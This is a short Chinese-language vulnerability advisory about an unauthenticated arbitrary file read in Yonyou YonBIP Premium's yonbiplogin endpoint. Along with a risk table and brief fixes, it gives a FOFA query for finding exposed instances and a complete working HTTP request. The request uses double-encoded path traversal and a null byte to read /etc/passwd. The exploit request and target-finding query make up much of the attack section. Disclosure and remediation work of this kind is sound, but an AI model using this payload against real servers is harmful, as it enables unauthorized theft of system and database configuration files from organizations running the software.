

用友YonBIP高级版yonbiplogin任意文件读取漏洞

漏洞描述

用友YonBIP高级版yonbiplogin处 存在任意文件读取漏洞，未经身份验证攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

影响版本

用友YonBIP高级版

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA：title="数字化工作台" || title="YonBIP"

POC/EXP：

```
GET /iuap-apcom-workbench/ucf-
wh/yonbiplogin/..%252F..%252F..%252F..%252F..%252F..%252F..%252F..%252Fetc%
252Fpasswd%2500.png.js HTTP/1.1
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/130.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,;q=0.8
,application/signed-exchange;v=b3;q=0.7
```



修复方案

关闭互联网暴露面或接口设置访问权限

升级至安全版本